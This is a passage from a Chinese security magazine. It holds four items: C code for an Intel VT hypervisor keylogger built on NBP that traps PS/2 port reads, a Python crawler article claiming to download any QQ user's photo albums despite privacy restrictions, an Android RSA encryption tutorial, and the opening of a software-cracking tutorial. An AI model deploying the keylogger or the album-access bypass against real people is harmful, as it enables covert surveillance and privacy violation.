值得一提的是，用 Windbg 调试 VT 并不是一个靠谱的方法，因为 Windbg 的实现原理是与 Windows 内核调试引擎交互，它的实现依赖于系统代码，而启动 VT 后，系统已经进入了 non-root 模式，成为了虚拟机，它本身的代码可能也会受到影响。但经过测试，用 Windbg 的确可以在有限的情况下调试 NBP，并解决诸多问题，效率远高于 DbgPrint 调试法。另外，如果要在虚拟机里调试 VT，则必须使用 VMWare10 及以上版本，并在 CPU 选项中勾选“虚拟化 Intel Vt-x/EPT 或 AMD-V/RVI(V)”，如图 3 所示。




图 3

以上工作做完后，便可以打开 WDK 控制台，切换到 NBP 目录，执行 build_code 来编译 NBP 了，如图 4 所示。




图 4

键盘记录

准备工作做充分了，下面便展示一个应用 Intel-VT 实现的键盘记录，其实现依赖于 NBP 的 VMM 引擎。

1）实现原理

根据键盘输入的原理可知，PS/2 键盘 8042 控制芯片是从 IO 端口中读出按键扫描码的，在 x86 体系下，对外部 IO 端口的读写操作是通过 in/out 指令来完成的，而这两个指令可以由 VMM 所监控。因此我们可以更改 VMCS 里的字段，设置在执行 in 指令时触发 VMEXIT，并将执行权交给 VMM，VMM 判断所读取的端口是否为与键盘 IO 相关的 0x60 或 0x64 号端口，如果是，则读出其中的内容，便成功地得到了按键信息，处理完毕后产生 VMENTRY 返回 GuestOS，再让系统正常执行即可，整个过程对 GuestOS 来说都是透明的。

2）具体操作

首先需要通过 CPU 提供的 VMCLEAR、VMPTRLD、VMREAD、VMWRITE 等指令对 VMCS 的标志进行设置（在 NBP 中被封装为 VmxRead、VmxWrite 等函数），表明要对 IO 指令进行监控。

```
[vmx.c]
Interceptions = 0;
Interceptions |= CPU_BASED_ACTIVATE_IO_BITMAP;
VmxWrite (CPU_BASED_VM_EXEC_CONTROL, VmxAdjustControls (Interceptions,
MSR_IA32_VMX_PROCBASED_CTLS));
```

VMCS 初始化完毕后，再进行一系列的设置后对每个 CPU 执行 VMLAUNCH 指令开启虚拟化。

```
// __asm BYTE 0Fh, 01h, 0C2h     ( __asm VMLAUNCH )
VmxLaunch ();
```

产生 VMEXIT 后陷入 VmExit Handler，这里便能获取到按键信息了，本文仅将按键码打印出来作为演示。

```
static BOOLEAN NTAPI VmxDispatchIoAccess (
   PCPU Cpu,
   PGUEST_REGS GuestRegs,
   PNBP_TRAP Trap,
   BOOLEAN WillBeAlsoHandledByGuestHv
)
{
   ULONG32 exit_qualification;
   ULONG32 port, size;
   ULONG32 dir, df, vm86;
   static ULONG32 ps2mode = 0x1;
```

```
        ULONG64 inst_len;

        if (!Cpu || !GuestRegs)
            return TRUE;
        inst_len = VmxRead (VM_EXIT_INSTRUCTION_LEN);
        if (Trap->General.RipDelta == 0)
            Trap->General.RipDelta = inst_len;
        exit_qualification = (ULONG32) VmxRead (EXIT_QUALIFICATION);
        init_scancode ();
        // IO 端口
        if (CmIsBitSet (exit_qualification, 6))
            port = (exit_qualification >> 16) & 0xFFFF;
        else
            port = ((ULONG32) (GuestRegs->rdx)) & 0xFFFF;
        //_KdPrint (("IO 0x%x IN 0x%x %c \n", port, GuestRegs->rax, scancode[GuestRegs->rax &
0xff]));
        size = (exit_qualification & 7) + 1;
        dir = CmIsBitSet (exit_qualification, 3);       /* direction */
        if (dir) {
            // 输入 IN
            GuestRegs->rax = CmIOIn (port);
            if (port == 0x64) {
                // 读取状态字，判断是否有按键消息
                if (GuestRegs->rax & 0x20)
                    ps2mode = 0x1;              // 鼠标事件
                else
                    ps2mode = 0;                // 键盘事件
            } else if (port == 0x60 && ps2mode == 0x0 && (GuestRegs->rax & 0xFF) < 0x80) {     //
KeyUp = KeyDown + 0x80
                // 如果键盘按下，读出扫描码
                _KdPrint (("IO IN Port: %x   Scancode: %x    Char: %c \n", port, GuestRegs->rax &
0xFF, scancode[GuestRegs->rax & 0xFF]));
                //GuestRegs->rax = 0;     // 拦截按键，不直接返回给 Guest
    # ifdef _X86_
                //Cpu->Vmx.GuestVMCS.GUEST_ES_SELECTOR = 0;
    # endif
            }
        } else {
            // 输出 OUT
            if (size == 1)
                CmIOOutB (port, (ULONG32) GuestRegs->rax);
            if (size == 2)
                CmIOOutW (port, (ULONG32) GuestRegs->rax);
            if (size == 4)
```

```
            CmIOOutD (port, (ULONG32) GuestRegs->rax);
          _KdPrint (("IO 0x%x OUT 0x%x size 0x%x\n", port, GuestRegs->rax, size));
        }
        return TRUE;
    }
```

加载驱动后，在键盘上输入 KEYTEST，效果如图 5 所示。




图 5

本文的开发系统是 Win7x64，截图上的测试系统（虚拟机）是 Win2k3 x64。实际代码在 WindowsXP、Windows 2003 和 Windows7 上都测试通过，可以正常运行，且支持 x86/x64 两种架构。因为这个键盘记录的原理是拦截 IN 指令，所以只对 PS/2 键盘有效。USB 键盘则不能用这种方法，但仍可以采用另一种思路来实现：用 VT 拦截键盘中断并处理，但其中细节相对复杂，本文主要目的在于介绍 VT 的使用方法并以 NBP 做演示，故尚未对 USB 键盘有深入研究。

编写 Python 爬虫分析数据爬取

文/图 黄澄 马智超（DesertEagle）

信息时代，数据就是宝藏。数据的背后隐含着无穷的宝藏，这些宝藏也许就是信息量所带来的商业价值，而大数据本身也将成为桌面上的筹码。

说了那么多数据的重要性，本篇文章所提到爬取的数据不包括超过传统数据库系统处理能力的数据。而是从一个简单的爬虫程序上讲起，讲如何编写属于自己的爬虫，获取想要的

简单数据，并让程序对数据进行分析进而得到我们想要的信息。

逻辑分析

编写爬虫首先要有个简单的逻辑思路，无非是发送请求->加载页面->获取页面的信息->提取想要的数据->数据可视化、以表格的形式呈现或者根据需求批量下载到本地。

所以这里我们不妨写两个工程程序进行测试，一是批量数据下载到本地，我们可以把腾讯服务器里用户 QQ 空间中的相册批量下载下来，寻找规律随机下载，或利用一些接口从服务器上爬取。二是对特定数据爬取，最好以可视化表格的形式表现出来，我们可以采集网站上一些数据，然后以表格显示。

案例一代码分析

现在我们开始写代码，用 Python 来实现这一功能，首先是发送请求信息。Python 的 Urllib 模块提供了读取 web 页面数据的接口，我们可以读取万维网、FTP 上的数据。用 urllib.urlopen()方法用于打开一个 URL 地址。用 read()方法可以读取 URL 上的数据。其间对字符串的处理自定义了函数，为获取想要的数据，编写了正则表达式。简单基础的 Python 编程，附上核心代码。

```
//自定义函数获取指定两个字符串之间的数据
def sfinds(start_str, end, html):
    start = html.find(start_str)
    if start >= 0:
        start += len(start_str)
        end = html.find(end, start)
        if end >= 0:
            return html[start:end].strip()
//自定义函数 getHtml()用来读取网页数据
def getHtml(url):
    p= urllib.urlopen(url)
    html = p.read()
    return html
//自定义函数构造正则表达式来获取网络图片
def getImg(html):
    reg=r'<url>[^<]*[^u]*[^r]*[^l]*[^>]*</url>'
    imgae = re.compile(reg)
    imglist = re.findall(imgae,str(html))
    return imglist
```

有了以上定义的基本函数，就可以进行很多实战测试了。利用腾讯已有的一些接口来访问服务器空间上保存的数据，下面就是一个网络爬虫爬取数据，相册批量下载的测试效果图，可以下载任意 QQ 的相册，即使对方设置了权限限制。




图 1 软件打开效果图

接下来输入我们要下载相册的 QQ 号，可以看到程序会自动获取相册信息：




图 2 相册信息获取截图

然后我们的爬虫系统会自动下载保存图片，我们只需要耐心等待。

```
#                                        ##
#
#
#                                                coded by DsertEagle MZC #
# breach through Access restrictions and encryption,downed QQphotos#
#################################################################
please input qq number:
input[redacted]
['[redacted]']
route geted!
['[redacted]']
the 2picture has been downed
the 3picture has been downed
the 4picture has been downed
the 5picture has been downed
the 6picture has been downed
the 7picture has been downed
the 8picture has been downed
the 9picture has been downed
the 10picture has been downed
```

图 3 照片下载成果后提示截图

出去转了一圈，回头再来看的时候所有相册已经下载完毕，到程序文件夹里可以看到下载的照片。




图 4 下载的图片

接着又测试了一个 QQ 号，效果如图。

```
#
#
#                                                    coded by DsertEagle MZC #
# breach through Access restrictions and encryption,downed QQphotos#
#################################################################
please input qq number:
input:[redacted]
['[redacted]']
route geted!
[[redacted]]
the 2picture has been downed
the 3picture has been downed
the 4picture has been downed
the 5picture has been downed
the 6picture has been downed
the 7picture has been downed
the 8picture has been downed
the 9picture has been downed
the 10picture has been downed
```

图 5




图 6

案例二逻辑分析

作为学习来讲，在案例二中我们涉及 html 数据解析。欧尼酱这个网站我之前没有听过，一次偶然发现里面有首还不错的日系音乐，于是决定拿这个网站为例子，爬取 o 站里部分音乐信息。首先打开一个页面，查看其源代码，如图 7 所示。

图7

从这个源代码中我们可以看到<div calss=”content markitup-box”〉这个 html 标签中保存的是歌曲的名字，我们可以获取所有这个标签中包含的内容，以此来爬取页面所推荐的情人节日漫歌曲名字。

我们可以先获取页面的 html 数据信息，然后通过 class 或者 ID 查找特定的标签，接着对标签的内容进行获取，列表显示,核心代码如下：

```
//首先还是读取页面信息
    def getHtml(url):
     p= urllib.urlopen(url)
     html = p.read()
     return html
```

接着对读取的信息进行处理，我们知道我们爬到的信息是有大幅度的 html 标签，我们要对数据进行 html 解析。对此我们有很多方法，HTMLParser 模块、Beautiful Soup、SGMLParser，这里我们用 SGMLParser，理由不多讲了，好用。核心代码如下：

```
//定义类
class GetIdList(SGMLParser):
  def start_div(self, attrs):
        if self.flag == True:
            self.verbatim +=1
            return
        for k,v in attrs:
```

```
            if k == 'class' and v == 'content markitup-box':
                self.flag = True
                return

    def end_div(self):
        if self.verbatim == 0:
            self.flag = False
        if self.flag == True:
            self.verbatim -=1
```

图 8

通过编写者两个小爬虫，我逐渐体会到了爬虫的一些作用，对其的一些巧妙应用，多线程的处理有时候会大大提高做事的效率，而一个功能强大的爬虫系统所能做的远不止这些。

Android 实现文件非对称加密存储

文/图 耿靓

在上一篇文章实现了 android 通过证书文件进行安全传输的基础上，这篇文章讲解实现在 android 中通过非对称加密算法进行文件保存。

如何生成证书请参见“自定义证书 android 实现 HTTPS 通信”文章所述。

在 android 中，通过 KeyStore 加载证书文件，并获取相应的 PublicKey，通过 Cipher 设置对应的数据填充方式，此处要注意，填充的方式要与解密的方式相对应，否则会爆出异常。主要实现代码如下：

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
```

```
        setContentView(R.layout.activity_main);
        Button btnSearch = (Button) findViewById(R.id.button1);
        btnSearch.setOnClickListener(this);
}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
        getMenuInflater().inflate(R.menu.main, menu);
        return true;
}

@Override
public void onClick(View v) {
        // TODO Auto-generated method stub
        try {
                PublicKey publicKey = loadRSAPublicKey();
                String strText = "这里是机密信息!!! ";
                byte[] bsText = strText.getBytes("UTF-8");
                byte[] bsEncode = encryptData(bsText,publicKey);
                saveFile(bsEncode);
        } catch (NoSuchAlgorithmException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
        } catch (CertificateException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
        } catch (NotFoundException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
        } catch (KeyStoreException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
        } catch (IOException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
        }
}
private void saveFile(byte [] bsData) throws IOException{
        File file = new File(Environment.getExternalStorageDirectory(), "encryptData.dat");
        FileOutputStream fileOutputStream = new FileOutputStream(file);
        fileOutputStream.write(bsData);
        fileOutputStream.close();
}
private PublicKey loadRSAPublicKey() throws NoSuchAlgorithmException,
```

```
CertificateException, NotFoundException, IOException, KeyStoreException{
        KeyStore ts = null;
        ts = KeyStore.getInstance("BKS");
        ts.load(getResources().openRawResource(R.raw.mycert),"123456".toCharArray());
        Enumeration<String> enumAliases = ts.aliases();
        String strAliases = enumAliases.nextElement();
        PublicKey publicKey = ts.getCertificate(strAliases).getPublicKey();
        return publicKey;
    }

    /*
     *数据加密
    */
    public static byte[] encryptData(byte[] data, PublicKey publicKey)
    {
        try
        {
            Cipher cipher = Cipher.getInstance("RSA/ECB/PKCS1Padding");
            cipher.init(Cipher.ENCRYPT_MODE, publicKey);
            return cipher.doFinal(data);
        } catch (Exception e)
        {
            e.printStackTrace();
            return null;
        }
    }
```

生成完成加密文件后，我们通过 adb 将加密的文件导入到电脑中。

adb pull /sdcard/encryptData.dat c:\encryptData.dat

在 pc 端，通过一个 c#程序进行解密，并显示出被加密的数据，通过 X509Certificate2 加载 pfx 证书文件，并获得私钥对象 RSACryptoServiceProvider，将私钥对象赋予 RSACryptoServiceProvider 对象后通过调用 Decrypt 获得解密后的 byte 数组。最后需要对 byte 数组进行 utf-8 编码成字符串后进行显示。主要代码如下：

```
    static  void  Main(string[] args)
    {
        string strCertFileFullName = @"D:\cert\myCert.pfx";
        string strFileName = @"c:\encryptData.dat";
        FileStream fs = new FileStream(strFileName, FileMode.Open, FileAccess.Read);
        byte[] encryptedData = new byte[fs.Length];
        fs.Read(encryptedData, 0, encryptedData.Length);
        fs.Close();
        X509Certificate2 prvcrt = new X509Certificate2(strCertFileFullName, "",
X509KeyStorageFlags.Exportable);
```

```
RSACryptoServiceProvider prvkey = (RSACryptoServiceProvider)prvcrt.PrivateKey;
byte[] decryptedData = RSADecrypt(encryptedData, prvkey.ExportParameters(true), false);
prvkey.Clear();
Console.WriteLine("解密出的信息：\n{0}", Encoding.UTF8.GetString(decryptedData));
}
static public byte[] RSADecrypt(byte[] DataToDecrypt, RSAParameters RSAKeyInfo, bool DoOAEPPadding)
    {
        try
        {
            byte[] decryptedData;
            using (RSACryptoServiceProvider RSA = new RSACryptoServiceProvider())
            {
                RSA.ImportParameters(RSAKeyInfo);
                decryptedData = RSA.Decrypt(DataToDecrypt, false);
            }
            return decryptedData;
        }
        catch (CryptographicException e)
        {
            Console.WriteLine(e.ToString());
            return null;
        }
    }
```

执行结果如图 1 所示。

图 1

（完）

无间之道：深入剖析代码破解软件

文/图 贾志明

在 OD（OllyDbg）中，爆破是最初级的解决方案，不到万不得已，我们不直接修改 JNZ 通关。因为这样操作的话，我们就享受不到破解、逆向的真正乐趣了。了解程序背后按照剧情发展经常会出的一些走法，逆向程序的算法，才能体会逆向的真正乐趣！为了更好地模仿破解场景，这里使用一个比较有代表的程序。通过一步一步的测试，锻炼测试者的耐心！

试验软件：MrBills.exe（扫描仪软件）。

查找提示信息

首先，运行软件，界面如图 1 所示。

